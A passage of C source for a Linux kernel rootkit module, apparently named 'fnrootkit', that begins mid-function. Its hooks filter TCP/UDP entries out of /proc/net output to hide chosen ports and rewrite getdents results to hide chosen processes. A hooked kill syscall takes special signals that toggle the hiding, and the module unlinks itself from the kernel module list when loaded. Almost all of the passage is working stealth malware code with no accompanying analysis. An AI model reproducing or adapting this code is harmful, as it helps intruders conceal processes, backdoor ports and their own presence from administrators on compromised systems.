26     list_for_each_entry (hp, &hidden_port_list, list) {
27         sprintf(port, ":%04X", hp->port);
28
29         if (strnstr(
30                     seq->buf + seq->count - PROC_NET_ROW_LEN,
31                     port,
32                     PROC_NET_ROW_LEN
33                 )) {
34             seq->count -= PROC_NET_ROW_LEN;
35             break;
36         }
37     }
38
39     return ret;
40 }
41
42 KHOOK_EXT(int, udp4_seq_show, struct seq_file *, void *);
43 static int khook_udp4_seq_show(struct seq_file *seq, void *v) {
```

```
44      int ret;
45      char port[12];
46      struct hidden_port *hp;
47
48      ret = KHOOK_ORIGIN(udp4_seq_show, seq, v);
49
50      list_for_each_entry (hp, &hidden_port_list, list) {
51          sprintf(port, ":%04X", hp->port);
52
53          if (strnstr(
54                      seq->buf + seq->count - PROC_NET_ROW_LEN,
55                      port,
56                      PROC_NET_ROW_LEN
57                  )) {
58              seq->count -= PROC_NET_ROW_LEN;
59              break;
60          }
61      }
62
63      return ret;
64  }
65
66  KHOOK_EXT(int, tcp6_seq_show, struct seq_file *, void *);
67  static int khook_tcp6_seq_show(struct seq_file *seq, void *v) {
68      int ret;
69      char port[12];
70      struct hidden_port *hp;
71
72      ret = KHOOK_ORIGIN(tcp6_seq_show, seq, v);
73
74      list_for_each_entry (hp, &hidden_port_list, list) {
75          sprintf(port, ":%04X", hp->port);
76
77          if (strnstr(
78                      seq->buf + seq->count - PROC_NET6_ROW_LEN,
79                      port,
80                      PROC_NET6_ROW_LEN
81                  )) {
82              seq->count -= PROC_NET6_ROW_LEN;
83              break;
84          }
85      }
86
87      return ret;
88  }
89
90  KHOOK_EXT(int, udp6_seq_show, struct seq_file *, void *);
91  static int khook_udp6_seq_show(struct seq_file *seq, void *v) {
```

```
92      int ret;
93      char port[12];
94      struct hidden_port *hp;
95
96      ret = KHOOK_ORIGIN(udp6_seq_show, seq, v);
97
98      list_for_each_entry (hp, &hidden_port_list, list) {
99          sprintf(port, ":%04X", hp->port);
100
101         if (strnstr(
102                     seq->buf + seq->count - PROC_NET6_ROW_LEN,
103                     port,
104                     PROC_NET6_ROW_LEN
105                 )) {
106             seq->count -= PROC_NET6_ROW_LEN;
107             break;
108         }
109     }
110
111     return ret;
112 }
113
114 /*************************HIDE PROCESSES*******************************/
115 #include "../inc/proc.h"
116
117 #include <linux/fs.h>
118 #include <linux/dirent.h>
119 #include <linux/fdtable.h>
120
121 KHOOK_EXT(long, __x64_sys_getdents, const struct pt_regs *);
122 static long khook___x64_sys_getdents(const struct pt_regs *pt_regs) {
123     int fd;
124     long ret;
125     long off = 0;
126
127     struct inode *d_inode;
128     struct linux_dirent *dirent, *kdirent, *dirent_var, *dirent_prev;
129
130     fd = (int)pt_regs->di;
131     dirent = (struct linux_dirent *)pt_regs->si;
132
133     ret = KHOOK_ORIGIN(__x64_sys_getdents, pt_regs);
134     if (ret <= 0)
135         return ret;
136
137     d_inode =
138         current->files->fdt->fd[fd]->f_path.dentry->d_inode;
139     if (d_inode->i_ino != PROC_ROOT_INO)
```

```
140         return ret;
141
142     kdirent = kzalloc(ret, GFP_KERNEL);
143     if (!kdirent)
144         return ret;
145
146     if (copy_from_user(kdirent, dirent, ret)) {
147         kfree(kdirent);
148         return ret;
149     }
150
151     while (off < ret) {
152         dirent_var = (void *)kdirent + off;
153
154         if (is_invisible_pid(str_to_pid(dirent_var->d_name))) {
155             if (!dirent_prev) { // <==> if (dirent_var == kdirent)
156                 memmove(
157                     dirent_var, (void *)dirent_var + dirent_var->d_reclen, ret
158                 );
159                 ret -= dirent_var->d_reclen;
160             }
161             else {
162                 dirent_prev->d_reclen += dirent_var->d_reclen;
163                 off += dirent_var->d_reclen;
164             }
165         }
166         else {
167             dirent_prev = dirent_var;
168             off += dirent_var->d_reclen;
169         }
170     }
171
172     copy_to_user(dirent, kdirent, ret);
173     kfree(kdirent);
174
175     return ret;
176 }
177
178 KHOOK_EXT(long, __x64_sys_getdents64, const struct pt_regs *);
179 static long khook___x64_sys_getdents64(const struct pt_regs *pt_regs) {
180     int fd;
181     long ret;
182     long off = 0;
183
184     struct inode *d_inode;
185     struct linux_dirent64 *dirent, *kdirent, *dirent_var, *dirent_prev;
186
187     fd = (int)pt_regs->di;
```

```
188     dirent = (struct linux_dirent64 *)pt_regs->si;
189
190     ret = KHOOK_ORIGIN(__x64_sys_getdents64, pt_regs);
191     if (ret <= 0)
192         return ret;
193
194     d_inode =
195         current->files->fdt->fd[fd]->f_path.dentry->d_inode;
196     if (d_inode->i_ino != PROC_ROOT_INO)
197         return ret;
198
199     kdirent = kzalloc(ret, GFP_KERNEL);
200     if (!kdirent)
201         return ret;
202
203     if (copy_from_user(kdirent, dirent, ret)) {
204         kfree(kdirent);
205         return ret;
206     }
207
208     while (off < ret) {
209         dirent_var = (void *)kdirent + off;
210
211         if (is_invisible_pid(str_to_pid(dirent_var->d_name))) {
212             if (!dirent_prev) { // <==> if (dirent_var == kdirent)
213                 memmove(
214                     dirent_var, (void *)dirent_var + dirent_var->d_reclen, ret
215                 );
216                 ret -= dirent_var->d_reclen;
217             }
218             else {
219                 dirent_prev->d_reclen += dirent_var->d_reclen;
220                 off += dirent_var->d_reclen;
221             }
222         }
223         else {
224             dirent_prev = dirent_var;
225             off += dirent_var->d_reclen;
226         }
227     }
228
229     copy_to_user(dirent, kdirent, ret);
230     kfree(kdirent);
231
232     return ret;
233 }
234
235 void toggle_module_invisability(void);
```

```
236
237 KHOOK_EXT(long, __x64_sys_kill, const struct pt_regs *);
238 static long khook___x64_sys_kill(const struct pt_regs *pt_regs) {
239     struct task_struct *task;
240     pid_t pid = (pid_t) pt_regs->di;
241     int sig = (int) pt_regs->si;
242
243     switch (sig) {
244     case SIGINVISPROC:
245         if ((task = find_task_struct(pid)))
246             toggle_proc_invisability(task);
247         else
248             return ESRCH;
249         break;
250     case SIGINVISPORT:
251         toggle_port_invisability(pid);
252         break;
253     case SIGMODHIDE:
254         toggle_module_invisability();
255         break;
256     default:
257         KHOOK_ORIGIN(__x64_sys_kill, pt_regs);
258     }
259
260     return 0;
261 }
262
263 /*********************************LKM*************************************/
264 static struct list_head *module_prev;
265 static int is_module_hidden = 0;
266
267 void module_hide(void) {
268     if (!is_module_hidden) {
269         module_prev = THIS_MODULE->list.prev;
270         list_del(&THIS_MODULE->list);
271
272         is_module_hidden = 1;
273     }
274 }
275
276 void module_show(void) {
277     if (is_module_hidden) {
278         list_add(&THIS_MODULE->list, module_prev);
279         is_module_hidden = 0;
280     }
281 }
282
283 void toggle_module_invisability() {
```

```
284     if (is_module_hidden)
285         module_show();
286     else
287         module_hide();
288 }
289
290  int __init fnrootkit_init(void) {
291     khook_init();
292     module_hide();
293
294     printk(KERN_INFO "fnrootkit: module have loaded.\n");
295
296     return 0;
297 }
298
299 static void __exit fnrootkit_exit(void) {
300     khook_cleanup();
301
302     printk(KERN_INFO "fnrootkit: module have unloaded.\n");
303 }
304
305 module_init(fnrootkit_init);
306 module_exit(fnrootkit_exit);
```